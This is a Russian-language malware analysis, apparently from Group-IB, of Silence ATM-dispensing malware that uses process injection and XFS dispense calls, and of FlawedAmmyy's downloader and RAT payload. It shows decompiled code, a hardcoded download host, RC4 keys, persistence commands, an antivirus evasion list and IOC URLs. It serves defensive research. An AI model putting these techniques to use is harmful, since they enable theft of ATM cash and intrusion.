Если в одном из процессов был найден загруженный модуль msxfs.dll, исследуемое приложение выполняет создание мьютекса вида Global\\[x][pid] для блокировки возможного повторного инжекта в один и тот же процесс.

x — число 1337 в hex (жестко закодировано), невозведенные биты числа заполняются нулями;

pid — идентификатор процесса для инжекта в hex, невозведенные биты числа заполняются нулями;


пример результирующего значения мьютекса (в виде строки) для pid == 2100- "Global\\0000053900000834".

Если такой мьютекс уже существует, приложение не выполняет инжект в текущий процесс.

Если мьютекс не существует, то выполняется инжект шеллкода длиной 4960 байт в текущий процесс. Инжект выполняется с помощью функций VirtualAllocEx, WriteProcessMemory и CreateRemoteThread.

Шеллкод предназначен для перечисления в цикле всех потоков приложения (кроме потока шеллкода), заморозки потоков и далее циклического вызова функции WFSCleanUp() для завершения соединения между приложением и XFS-менеджером.

Исследуемое приложение создает файл журнала “C:\xfsasdf.txt” во время своей работы и записывает в него подробные отладочные сообщения.



Также оно создает окно класса “win32app” с именем “NO_TOKEN” и выводит в него отладочную информацию:

Далее приложение создает новый поток, в котором в вечном цикле с интервалом в 1 секунду отправляет вышеописанному окну сообщение для его отображения поверх других окон, даже когда окно деактивировано.

Для запуска основного потока с полезной нагрузкой отправляется оконное сообщение WM_COMMAND с wParam == 0x1337

```
case WM_COMMAND:
  if ( (_WORD)wParam == 0x1337 )
    sub_402090();
```

Приложение поочередно пытается открыть сервис-провайдеры диспенсеров для Nautilus, Diebold, NCR и Wincor.

Если сервис-провайдер диспенсера имеет версию 2, то программа получает данные о cash units ATM одним из следующих способов:

- С помощью вызова функции WFSGetInfo() и аргумента dwCategory == WFS_INF_CDM_CAPABILITIES получает значение поля wMaxDispenseItems структуры _wfs_cdm_caps, чтобы узнать, какое максимальное число банкнот может быть снято за одну операцию. Отображает эту информацию администратору и сохраняет в журнале.
- С помощью вызова функции WFSGetInfo() и аргумента dwCategory == WFS_INF_CDM_STATUS получает значение полей fwDevice, fwSafeDoor, fwDispenser и fwIntermediateStacker структуры _wfs_cdm_status, чтобы узнать текущее состояние диспенсера (подключен и занят ли он), состояние дверцы диспенсера, состояние логических cash units, состояние задвижки и т.д. Отображает эту информацию администратору и сохраняет в журнале.
- С помощью вызова функции WFSGetInfo() и аргумента dwCategory == WFS_INF_CDM_CASH_UNIT_INFO получает информацию о кассетах и банкнотах в них, результат отображает в виде форматной строки "Id:%s(nr=%d)(l=%d,h=%d), %d|%d|%d of %d [%s][%d][%d],[%d][%d]\n", где вместо %s и %d заполняются числа из результата выполнения функции выше. Отображает эту информацию администратору и сохраняет в журнале.

- Далее наличность забирают с помощью вызова функции WFSExecute с флагом dwCommand==WFS_CMD_CDM_DISPENSE (выдача купюр из кассет). При этом значение cCurrencyID для обозначения идентификатора необходимой валюты устанавливается как « » (0x202020 в hex). Тип валюты по идентификатору опознать не удалось.

Вторым аргументом указывается код команды WFS_CMD_CDM_DISPENSE для выдачи купюр из кассет. Во время вызова передаются параметры деноминации купюр (выбор числа купюр из определенных кассет для формирования заданной суммы для выдачи; какими купюрами выдавать).

Третьим аргументом передается следующая структура:

```
LPWFSCDMDISPENSE  lpDispense;

typedef struct _wfs_cdm_dispense
    {
    USHORT                  usTellerID;
    USHORT                  usMixNumber;
    WORD                    fwPosition;
    BOOL                    bPresent;
    LPWFSCDMDENOMINATION    lpDenomination;
    } WFSCDMDISPENSE, *LPWFSCDMDISPENSE;
```

Ниже приведен код заполнения этой структуры в боте:

```
*&_wfs_cdm_dispense bPresent = 1;
*&_wfs_cdm_dispense.usMixNumber = 0;
_wfs_cdm_dispense.usTellerID = 0;
strcpy(denom.cCurrencyID, "   ");
*(&_wfs_cdm_dispense._wfs_cdm_denomination + 2) = &denom;
*(&denom.usCount + 1) = &v6;
*(&denom.ulAmount + 3) = v4;
*(&denom.lpulValues + 1) = 0;
if   WFSExecute hService, 302  &_wfs_cdm_dispense, 60000, &v9) )// WFS_CMD_CDM_DISPENSE
```

Структура деноминации заполняется значениями, полученными при вызове функции получения количества доступных банкнот, вероятно, чтобы извлечь из банкомата сразу все содержимое кассет.

Примечательно, что поле "bPresent" структуры заполняется значением TRUE.

Это означает, что после выполнения команды сбора банкнот из кассет, они будут выданы диспенсером клиенту.

Этапы сбора данных о кассетах и выдачи наличных повторяются в цикле 4 раза.

Если сервис-провайдер диспенсера имеет версию 3, то:

1. Отправляет CDM команду RESET с помощью вызова функции WFSExecute с флагом dwCommand==WFS_CMD_CDM_DISPENSE
2. Получает данные о cash units ATM.
3. Получает максимальное число банкнот, которое может быть снято за одну операцию таким же методом, как и для протокола версии 2 (описывался выше).
4. Получает текущее состояние диспенсера (подключен и занят ли он), состояние дверцы диспенсера, состояние логических cash units, состояние задвижки и т.д. таким же методом, как и для протокола версии 2 (описывался выше).
5. Получает информацию о кассетах и банкнотах таким же методом, как и для протокола версии 2 (описывался выше).
6. Далее наличность забирают с помощью вызова функции WFSExecute с флагом dwCommand==WFS_CMD_CDM_DISPENSE (выдача купюр из кассет).
7. При возникновении ошибки с кодом -306 вызывается функция WFSExecute с флагом dwCommand==WFS_CMD_CDM_PRESENT для открытия шторки и подачи банкнот клиенту.
8. Этапы сбора данных о кассетах и выдачи наличных повторяются в цикле 4 раза.
9. Повторно отправляет CDM команду RESET.

Если сервис-провайдер диспенсера имеет версию 3, и приложение было запущено с аргументом командной строки “--exchange”:

1. CMD переводится в RESET режим с помощью вызова функции WFSExecute с dwCommand == WFS_CMD_CDM_START_EXCHANGE.

Описание команды из спецификации:

```
WFS_CMD_CDM_START_EXCHANGE

Description This command puts the CDM in an exchange state, i.e. a state in which cash units
can be emptied,

replenished, removed or replaced.
```

2. CMD переводится в RESET режим с помощью вызова функции WFSExecute с dwCommand =WFS_CMD_CDM_START_EXCHANGE.

```
WFS_CMD_CDM_END_EXCHANGE

Description This command will end the exchange state. If any physical action took place as a
result of the WFS_CMD_CDM_START_EXCHANGE command then this command will cause the cash units
to be returned to their normal physical state. Any necessary device testing will also be
initiated.

The application can also use this command to update cash unit information in the form
described in the documentation of the WFS_INF_CDM_CASH_UNIT_INFO command.

Модифицирует структуру WFSCDMCUINFO (и вложенную в нее структуру WFSCDMCASHUNIT), передаваемую
аргументом при вызове функции WFSExecute(WFS_CMD_CDM_END_EXCHANGE)
```

3. Устанавливает количество кассет равным 6.
4. Для каждой кассеты переименовывает ее имя в "USD*".
5. Устанавливает для каждой кассеты количество купюр равное 1000.

```
snprintf(&phiscu3.cUnitID[1], 3u, "USD");
snprintf(&phiscu3.lpszCashUnitName, 5u, "USD A");
snprintf(&phiscu4.cUnitID[5], 3u, "USD");
snprintf(phiscu4.cUnitID, 5u, "USD B");
snprintf(&phiscu5.cUnitID[1], 3u, "USD");
snprintf(&phiscu5.lpszCashUnitName, 5u, "USD C");
snprintf(&phiscu6.cUnitID[1], 3u, "USD");
snprintf(&phiscu6.lpszCashUnitName, 5u, "USD D");
lppList[0] = &cashunit1;
lppList[1] = &cashunit2;
lppList[2] = &cashunit3;
lppList[3] = &cashunit4;
lppList[4] = &cashunit5;
lppList[5] = &cashunit6;
cashunitinfo.usTellerID = '\0';              // not used field
cashunitinfo.usCount = 6;                    // num of cash units structures to be returned
cashunitinfo.lppList = lppList;              // Pointer to an array of pointers to _wfs_cdm_cashunit structures
v3 = WFSExecute(v1, 312, &cashunitinfo, 60000, &lppResult);// WFS_CMD_CDM_END_EXCHANGE
```

6. Получает данные о кассетах при помощи вызова функция WFSExecute с флагом dwCommand==WFS_INF_CDM_CASH_UNIT_INFO, модифицирует полученные данные и обновляет их при помощи вызова функции WFSExecute с флагом dwCommand==WFS_CMD_CDM_SET_CASH_UNIT_INFO.
7. Замена значений выполняется с помощью перечисления всех логических и физических cash units, модификации полей структур WFSCDMPHCU и WFSCDMCASHUNIT. Среди прочего устанавливается число банкнот в кассете, равное 1000.

```
if ( lpCUInfo->usCount && lpCUInfo->lppList )
{
  j = 0;
  do
  {
    cashunit = lpCUInfo->lppList[j];
    if ( cashunit )
    {
      for ( i = 0; i < cashunit->usNumPhysicalCUs; ++i )
      {
        physicalcu = cashunit->lppPhysical[i];
        if ( physicalcu )
        {
          *(&physicalcu->ulInitialCount + 1) = 0;
          *&physicalcu->cUnitID[5] = 0;
          *(&physicalcu->ulCount + 1) = 0;
        }
      }
      if ( cashunit->usType == 3 )       // WFS_CDM_TYPEBILLCASSETTE
      {
        cashunit->ulCount = 1000;
        cashunit->ulInitialCount = 1000;
      }
      else
      {
        cashunit->ulCount = 0;
        cashunit->ulInitialCount = 0;
      }
      cashunit->bAppLock = 0;
      cashunit->ulMaximum = 0;
      cashunit->ulMinimum = 0;
      cashunit->ulRejectCount = 0;
    }
    ++j;
  }
  while ( j < lpCUInfo->usCount );
  Hserv = v10;
}
DbgToFile("Setting cashunit infos");
v11 = 0;
v8 = WFSExecute(Hserv, 310, lpCUInfo, 60000, &v11);// WFS_CMD_CDM_SET_CASH_UNIT_INFO
```

Вероятно, это максимально возможное число банкнот в кассете, и такое значение полей ulCount и ulInitialCount устанавливается для того, чтобы снять из ATM максимально возможную сумму наличных.

АНАЛИЗ FLAWEDAMMYY И ЕГО СРАВНЕНИЕ С SILENCE.DOWNLOADER

В рамках исследования атак Silence эксперты Group-IB обнаружили, что FlawedAmmyy. Downloader и Silence.Downloader написаны одним человеком. При этом инфраструктура, используемая для атак FlawedAmmyy, сильно отличается от атак Silence, то есть сами атаки не связаны.

С начала лета 2018 года FlawedAmmyy.Downloader применялся в атаках в разных регионах и с разными целями. Некоторые исследователи отмечают, что FlawedAmmyy используется группой TA505.

По данным аналитиков Group-IB, разработчик является русскоговорящим и активно работает на площадках в DarkNET. Стоит учитывать, что автором Silence.Downloader написан только FlawedAmmyy.Downloader, принадлежит ли ему авторство FlawedAmmyy.Payload не установлено.

На данный момент мы не можем подтвердить или опровергнуть участие данного человека в операциях Silence. Можно только утверждать, что он является разработчиком программного обеспечения для хакеров.

Цифровой сертификат

В декабре 2018 года были обнаружены два инцидента, в которых Silence.Downloader (SHA1 81673f941092618231599e910300249e13903c32) был подписан тем же сертификатом, что и FlawedAmmyy. (SHA1 7c5f06b9c929f0effcb052e87ddfb07b814a41d5 и 9b3fa43a3bb13571fb8f07df69beee8b077ac938):

Этим же сертификатом был подписан FlawedAmmyy.Downloader (MD5 7af426e0952b13ef158a4220e25df1ae).


Описание и предыстория FlawedAmmyy

10 января 2017 года в одном из публичных репозиториев были опубликованы исходные коды Ammyy Admin — программы для удаленного управления ПК.

FlawedAmmyy является модифицированной версией AmmyyAdmin, основанной на опубликованных исходных кодах, появившихся в результате утечки в 2017 году. Основной задачей Downloader является загрузка FlawedAmmyy и установка его в систему. Причем и Downloader, и Payload являются весьма специфическими и выделяются на фоне других версий, основанных на этих исходниках.

FlawedAmmyy.Downloader

Файл предназначен для загрузки и запуска исполняемого файла с удаленного узла http://31.207.45[.]85/d.dat. Он содержит множество фейковых вызовов API, добавленных с целью генерации таблицы импорта файла, схожей с невредоносной. Цель данных действий — обход эвристики антивирусных решений.



Файл содержит мусорный код (приведен ниже), который, вероятнее всего, используется для обхода эмуляторов антивирусов.

Исследуемый файл завершает свою работу, если он обнаружен запущенным один из нижеприведенных процессов, принадлежащих антивирусным решениям: QHACTIVEDEFENSE.EXE, QHSAFETRAY.EXE, QHWATCHDOG.EXE, CMDAGENT.EXE, CIS.EXE, V3LITE.EXE, V3MAIN.EXE, V3SP.EXE, EGUI.EXE, EKRN.EXE, SPIDERAGENT.EXE, DWENGINE.EXE, DWARKDAEMON.EXE, BULLGUARDTRAY.EXE, BDAGENT.EXE, BULLGUARD.EXE, BDSS.EXE, BULLGUARD.EXE.

Если исследуемый файл был запущен от администратора, то он:

1. Завершает процесс с именем "wsus.exe" 4 раза подряд (при его наличии);
2. Удаляет нижеприведенные файлы AMMYY, если такие существуют:
   > %COMMON_APPDATA%\\AMMYY\\wmihost.exe
   > %COMMON_APPDATA%\\AMMYY\\settings3.bin
   > %COMMON_APPDATA%\\Foundation\\wmites.exe
   > %COMMON_APPDATA%\\Foundation\\settings3.bin
   > %COMMON_APPDATA%\\Foundation1\\wmites.exe
   > %COMMON_APPDATA%\\Foundation1\\settings3.bin
   > %COMMON_APPDATA%\\Microsoft\\wsus.exe
   > %COMMON_APPDATA%\\Microsoft\\settings3.bin
   > %COMMON_APPDATA%\\Microsoft Help\\wsus.exe
   > %COMMON_APPDATA%\\Microsoft Help\\settings3.bin
   > %COMMON_APPDATA%\\Microsofts Help\\wsus.exe
   > %COMMON_APPDATA%\\Microsofts Help\\settings3.bin
3. Удаляет нижеприведенные каталоги AMMYY, если такие существуют:
   > %COMMON_APPDATA%\\Settings
   > %COMMON_APPDATA%\\Microsoft\\Enc
   > %COMMON_APPDATA%\\AMMYY
   > %COMMON_APPDATA%\\Foundation
   > %COMMON_APPDATA%\\Foundation1
4. Запускает следующие команды, чтобы завершить и удалить службу AMMYY, если она в текущий момент запущена:
   > cmd.exe /C net stop foundation
   > cmd.exe /C sc delete foundation
5. Завершает процесс с именем "wsus.exe" 2 раза подряд (при его наличии).
6. Создает каталог вида %COMMON_APPDATA%\\Microsofts Help.

7. Загружает с сетевого узла http://31.207.45[.]85/d.dat зашифрованный файл и сохраняет его под именем вида %COMMON_APPDATA%\Microsofts Help\temp_[random_dword].FOOP0xFCBEEA. Пример локации файла на диске: "C:\ProgramData\Microsofts Help\temp_84c350.FOOP0xFCBEEA".

Запрос файла с удаленного узла выполняется по незашифрованному протоколу HTTP GET-запросом. Пример запроса файла приведен ниже:

```
GET /d.dat HTTP/1.1
Host: 31.207.45[.]85
Cache-Control: no-cache
```

8. Читает и дешифрует содержимое файла %COMMON_APPDATA%\Microsofts Help\temp_[random_dword].FOOP0xFCBEEA. Для дешифрования используется алгоритм RC4, и ключ "ZAKDSh327uif".
9. Результат дешифрования (незашифрованный файл) записывает в файл с именем %COMMON_APPDATA%\Microsofts Help\\wsus.exe.
10. Удаляет временный файл %COMMON_APPDATA%\Microsofts Help\temp_[random_dword].FOOP0xFCBEEA.

    Если первые два байта расшифрованного файла не являются символами “MZ” — не являются корректно расшифрованным исполняемым файлом — выполняется завершение и самоудаление исполняемого файла. Самоудаление выполняется за счет запуска командного интерпретатора с аргументами “/del [exefile] >> NUL”.

1. Далее выполняет запуск дешифрованного файла %COMMON_APPDATA%\Microsofts Help\\wsus.exe.
2. Если файл был успешно запущен, повторно удаляет временный файл.
3. Прописывает запускаемый файл в автозагрузку. Это достигается с помощью одного из 3 способов:

    a. Автозагрузка через реестр:

    [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

    “MicrosoftsSOftWare”= %COMMON_APPDATA%\Microsofts Help\\wsus.exe

    b. С помощью создания отложенной задачи планировщика задач:

    Задача имеет имя "Microsoft Window Center", стартует при входе текущего пользователя в учетную запись и имеет характерную черту, жестко закодированную дату начальной активации, не имеющую особого значения для автозапуска ввиду наличия условиях запуска файла при залогинивании пользователя.

    c. Создание отложенной задачи выполняется с помощью COM и подключения к объекту класса CLSID_TaskScheduler:

```
int __cdecl MakeTask(OLECHAR *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  nSize = 500;
  GetUserNameW(&Buffer, &nSize);
  if ( CoInitializeEx(0, 0) < 0 )
    return 0;
  if ( CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0) < 0
    || (ppv = 0, CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) < 0) )// CLSID_TaskScheduler
                                                                    // GUID {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}
  {
LABEL_6:
    CoUninitialize();
    return 0;
  }
  VariantInit(&pvarg);
```

14. Автозапуск с помощью создания и запуска автостартующей службы под именем "foundation". Это достигается вызовом команд вида:

    > "sc create foundation binPath= \»[exename] -service\» type= own start= auto error= ignore"
    >
    > "net.exe start foundation y"

Если исследуемый файл был запущен от администратора, выполняется закрепление в системе с помощью автостартующей службы.

Если исследуемый файл был запущен не от администратора, выполняется закрепление в системе с помощью реестра и планировщика задач (после создания задачи, она сразу исполняется).

Исполняемый файл завершает работу и самоудаляется.

FlawedAmmyy.Payload

На точке входа файла с полезной нагрузкой такие же проверки на наличие запущенных процессов антивируса, антиэмулятора и вызова фейковых API для обхода эвристики.

Далее создается объект класса ServerApp, содержащий 3 метода, описанных в виртуальной таблице класса ServerApp:

```
.rdata:0048AFE8 ; const ServerApp::`vftable'
.rdata:0048AFE4                 dd offset ??ServerApp@@6B@ ; const ServerApp::`RTTI Complete
Object Locator'
.rdata:0048AFE8 ; const ServerApp::`vftable'
.rdata:0048AFE8 ??_7ServerApp@@6B@ dd offset unknown_libname_3
.rdata:0048AFEC                dd offset Init
.rdata:0048AFF0                 dd offset server_start
.rdata:0048AFF4                 dd offset server_stop
```

Вызываются первый (предварительная инициализации приложения) и второй (запуск сервера) методы:

- Относительно оригинальных исходных кодов в исследуемом файле убраны начальные функции AmmyyApp::ParseCommandLine() и т.д. по проверке аргументов командной строки приложения, сразу жестко закодирован запуск — либо как сервис, либо как приложение, без дополнительных лишних вариантов исполнения приложения.
- В зависимости от того, как был запущен .exe (приложение или служба), выполняется одна, либо другая функция.

Еще изменения относительно исходников:

- имя файла с логами изменили с "AMMYY_service.log» на «service.log";
- имя (описание) службы (AMMYYSERVICENAME "AmmyyAdmin") из исходников поменяли на "FossPass";
- имя службы, которым названо приложение, сохраненное в реестре, изменено на "netsxuid".

Имя службы сохраняется в реестре следующим образом:

```
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services]
“netsxuid”=<rnd_dword>
```

Семпл имеет значительную разницу по коду при бинарном сравнении с легитимными версиями приложения Ammyy Admin.

Семпл имеет новые функции, не включенные в легитимное приложение, переработанную структуру кода и данные, которые невозможны без перекомпиляции приложения из исходников.

Все эти факты указывают на то, что исследуемый файл был создан на основе опубликованных исходников и далее доработан.

В функцию TrClient::Run(), вызываемую во время подключения к CnC и при последующих приеме/отправке команды, были добавлены 2 правки:

- После подключения к CnC (функция ConnectToRouter()) приложение собирает данные о системе, на которой было запущено, и отправляет на CnC;
- Ниже приведен список поддерживаемых типов команд AMMYY. Каждый тип команды соответствует определенной команде, которая может быть получена от злоумышленника (CnC) удаленно и выполнена.

```
{
        // viewer <-> target      both ways
        aaNop                 = 10,
        aaPingRequest = 11,                       // uses by Router also
        aaPingReply   = 12,                       // uses by Router also
        aaSound                       = 13,
        aaCutText             = 14,

        // target -> viewer
        aaScreenUpdate           = 21,
        aaSetColourMapEntries = 22,
        aaPointerMove            = 23,
        aaError                  = 24,
        aaDesktopUnavailable  = 25,

        // viewer -> target
        aaSetEncoder                = 40,
        aaDesktopOFF                = 41,
        aaSetPointer                = 42,
        aaScreenUpdateRequest = 43,   // full screen update request
        aaScreenUpdateCommit  = 44,
        aaKeyEvent                  = 45,
        aaPointerEvent           = 46,
        aaRDP                       = 47,
        aaDirectConnect                     = 48,
        aaSpeedTest                         = 49,
        // FileManager: viewer -> target
        aaFileListRequest        = 60,
        aaFolderCreateRequest = 61,
        aaRenameRequest                           =             62,
        aaDeleteRequest                     =             63,
        aaDnloadRequest                           =             64,
        aaUploadRequest                           =             65,
        aaUploadData                =    66,
        aaUploadDataLast            =             67,
        aaDnloadDataAck                             =             68,

        // FileManager: target -> viewer
        aaFmReply                                             =             70,
        aaUploadDataAck                     =             71,
        aaDnloadData                 =            72,
        aaDnloadDataLast            =             73,
};
```

Относительно оригинальных исходных кодов в исследуемый файл были дополнительно добавлены команды с кодами 50, 51, 52, 53, 54, 55. Ниже приведена таблица значений добавленных типов команд:

Команда	Действия при получении команды
50	Запуск произвольной команды с сохранением результата ее исполнения
51	Не выполнять никаких действий
52	Сбор и отправка информации о системе
53	Извлечение из ресурсов исполняемого файла, его запуск и сохранение результатов его работы в файл log.txt
54	Перезагрузка ОС
55	Самоудаление

При получении команды 53 исследуемое приложение извлекает из ресурсов приложения один из исполняемых файлов (под x86 или x64 архитектуру), сохраняет под именем %Temp%\default.bin, исполняет его и сохраняет результаты его работы в файл под именем “log.txt”. Исследуемое приложение не содержит исполняемые файлы, которые извлекаются при получении команды 53. Но исходя из отладочных строк, и особенностей кода функции, есть основания утверждать, что в ресурсах может быть сохранено приложение для извлечения учетных данных пользователя mimikatz.

Путь к каталогу на ПК злоумышленника, где выполнялась сборка вредоносного файла, — s:\new stage\freelance\ice\clear_av_ammy\1\clear\ammyygeneric\get\

Сравнение FlawedAmmy.Downloader с Silence.Downloader

Во время исследования свежих образцов загрузчика FlawedAmmy была отмечена его схожесть с Silence.Downloader:

- в именовании файлов;
- схожих фрагментах кода;
- используемых способах запутывания кода.

В результате изучения двух предоставленных файлов можно утверждать, что это два разных продукта, которые имеют много связей между собой.

Silence.Downloader — универсальный резидентный лоадер, который после запуска собирает статистику о системе, отправляет ее на CnC, прописывается в автозагрузку и получает команды на загрузку любых файлов от злоумышленника.

FlawedAmmy.downloader в свою очередь — целевой нерезидентный лоадер для продукта FlawedAmmy, который после запуска настраивает систему для запуска службы под названием "foundation" качает/запускает файл и самоудаляется после.

Анализировались следующие семплы.

1. Файл с именем

   > "600e1adba4983692e9b74e631e155eab65279dd2ab73bb35fbd6e0e84d0e68a5" (размер 126976 байт, MD5 94531c20462f69c6135c4d0a06925471)
   >
   > является загрузчиком RAT FlawedAmmyy.

2. Файл с именем

   > "18462ae676c539b2a3626a7b465123b20c88bd68342777a090f40b7dcb7ace0d" (размер 115200 байт, MD5 914F6BA6A3A043ECC961296FA94A6BAD)
   >
   > классифицирован нами как "Silence.Downloader".

Общие характеристики у обоих семплов

Язык программирования и одна и та же среда разработки и ее версия, использованная для компиляции — Visual Studio 2013 (исходя из информации, извлеченной из Rich-заголовка исполняемого файла).

Идентичный прием с генерацией неисполняемого участка кода, содержащего множественные мусорные вызовы API-функций (без единого аргумента). Этот прием предназначен для генерации legit like таблицы импорта и для усложнения детектирования с помощью эвристических методов антивирусов.

Для генерации используется функция из Windows API — CoCreateGuid(). Она генерирует уникальное 128-битное число. Результат работы функции записывается в структуру GUID. Ниже представлено формальное определение структуры GUID:

```
typedef struct _GUID {
    DWORD Data1;
    WORD  Data2;
    WORD  Data3;
    BYTE  Data4[8];
};
```

Оба файла используют только часть полей из этой структуры. В результате, число будет рассчитано по следующей формуле:

Для FlawedAmmy Downloader:

```
GUID_INT = GUID.Data3 + GUID.Data1 * GUID.Data2
```

Для Silence.Downloader:

```
GUID_INT = GUID.Data1 * GUID.Data2 + GUID.Data3 + 0xCB6
GUID_INT = GUID.Data1 * GUID.Data2 - GUID.Data3 + 0xD435
```

Для FlawedAmmyy Downloader файлы после дешифрования будут сохраняться по следующему пути:

```
%COMMON_APPDATA%\Microsofts HeIp\template_[GUID_INT].DATAHASH
```

Для Silence.Downloader файлы после дешифрования будут сохраняться по следующему пути:

```
%APPDATA%\[GUID_INT].dates (временный зашифрованный файл)
%APPDATA%\CHROME-[GUID_INT].exe (файл после дешифрования)
```

- Одинаковые критерии проверки размера загруженного файла. Размер загруженного файла должен быть больше 4000 байт. Это довольно уникальное число, не 4096 и не 1024.
- Одинаковый критерий проверки содержимого загруженного файла. Проверяются первые 2 байта файла, они должны быть равными “MZ”, что соответствует заголовку исполняемого файла.
- Специфическая последовательность этапов загрузки файлов: запрос, запись ответа CnC в файл, чтение файла, проверка на размер файла больше 4000 байт, проверка на MZ, дешифрование файла, запись дешифрованного файла, исполнение файла.
- Странность этой последовательности в том, что в обоих семплах проверка на размер загружаемого контента выполняется уже после записи файла на диск. Хотя если CnC вернет <= 4000 байт, запись можно было бы вовсе не производить. В обоих семплах эта проверка, как будто по ошибке, вынесена после записи ответа в файл.
- Вторая странность и специфичность заключается в том, что ответ сервера записывается в файл, потом выполняются две проверки, при прохождении проверок, записанный файл читается, его содержимое дешифруется и перезаписывается в тот же файл. В этой последовательности присутствует большое число избыточный этапов: достаточно было просто выполнить запрос на C&C, сравнить его длину с 4000, дешифровать ответ и записать в файл, если его первые 2 байта равны “MZ”. Наличие таких избыточных и очень похожих этапов может указывать на заимствования и копирование кода из одного проекта в другой.
- Схожие значения аргументов функции задержки.
- Идентичный алгоритм дешифрования загруженных файлов RC4.
- Ключ дешифрования загружаемых файлов у загрузчика RAT FlawedAmmyy — “Pqoi73jGdjwenYew33”, а у Silence.Downloader — “jgsi23894uhnfjusiof” (для дешифрования нефайловых данных, например команд из ответа сервера, у Silence.Downloader имеются и другие ключи “FKh23yu7T*&^@#” и “WiJyQaEaAixoRyCu”).
- Идентичный код самоудаления.
- Одинаковый набор используемых API-функций.

Различия между семплами:

- FlawedAmmy.Downloader — нерезидентный. Это означает, что он запускается, качает, запускает файл и самоудаляется.
- Silence.Downloader — резидентный. Он копируется в %All Users\Application Data%\WIN7Z\wsus.exe, устанавливает себя после запуска в автозагрузку (реестр, ключ Run) и выполняет запросы на CnC в цикле с интервалом в 2 минуты, а самоудаляется только при получении команды "KILL" от CnC.

Критерий	Значение у FlawedAmmyy.Downloader	Значение у Silence.Downloader
Используемая среда разработки	Visual Studio 2013	Visual Studio 2013
Наличие мусорной генерации таблицы импорта	Да	Да
Способ генерации названий загружаемых файлов с использованием GUID и функции CoCreateGuid()	Да	Да
Критерий проверки размера загруженного файла	Больше 4000 байт	Больше 4000 байт
Критерии проверки содержимого загруженного файла	Первые 2 байта - “MZ”	Первые 2 байта - “MZ”
Последовательность этапов загрузки файла	Запрос, запись ответа в файл, чтение файла, проверка на размер файла больше 4000 байт, проверка на MZ, дешифрование файла, запись дешифрованного файла, исполнение файла.	Запрос, запись ответа в файл, чтение файла, проверка на размер файла больше 4000 байт, проверка на MZ, дешифрование файла, запись дешифрованного файла, исполнение файла.
Значения аргументов функции задержки	Sleep(5000); Sleep(3000); Sleep(3000); Sleep(1000);	Sleep(1000); Sleep(50); Sleep(3000); Sleep(3000); Sleep(3000); Sleep(3000); Sleep(5000); Sleep(120000);
Алгоритм дешифрования загруженных файлов	RC4	RC4
Способ вызова API-функций	Динамический поиск	Статический вызов из таблицы импорта
Тип лоадера	Нерезидентный	Нерезидентный
Использует имя файла wsus.exe?	Да, называет так загруженный и запускаемый файл	Да, копирует файл лоадера под этим именем
Что прописывает в автостарт?	Службу под названием “foundation”	Собственный файл
Какую информацию собирает о системе?	Версия Windows, информация об имени домена	Tasklist, qwinsta, ipconfig, hostname, disks, версия windows, битность ОС
Отправляется ли на CnC собранная информация?	Нет	Да
Кодируются ли дополнительно запросы на CnC?	Нет	Да

Инфраструктура FlawedAmmyy

Используемые семплы FlawedAmmyy-сервера находятся не там, где их обычно размещает группа Silence. В пользу того, что сами атаки не связаны, также говорит и сильное различие по стилистике писем с FlawedAmmyy от Silence и их рассылка по физическим и юридическим лицам.

Downloaders

25/05/2018	f4b6b0c8787ea344ce9f68f5d506a5d6cc7447114b3dcdbb6d0207372054dfe2	http://clodflarechk[.]com/cloud.png
25/05/2018	5ad873c6b351e0239b74548697fc870b18233b9ab2d7d767baf5f7a3fd5929c5	http://clodflarechk[.]com/cloud.png
07/06/2018	fc5c2cff9afb9f08bab6ef895e07fa70183fc0eb338b662c75cf2305286b93d0	http://thespecsupportservice[.]com/load.png
10/06/2018	9b845c90f45d51bd71da48a0a805472ef285590397cb678ad4de4d2de896a0b8	http://thespecsupportservice[.]com/load.png
18/06/2018	edeb70a8c3ff5f014352035ac7414d7fe8d028ac4ab8b95afb7cdbe7f42c46d9	http://185.176.221[.]29/ban3.dat
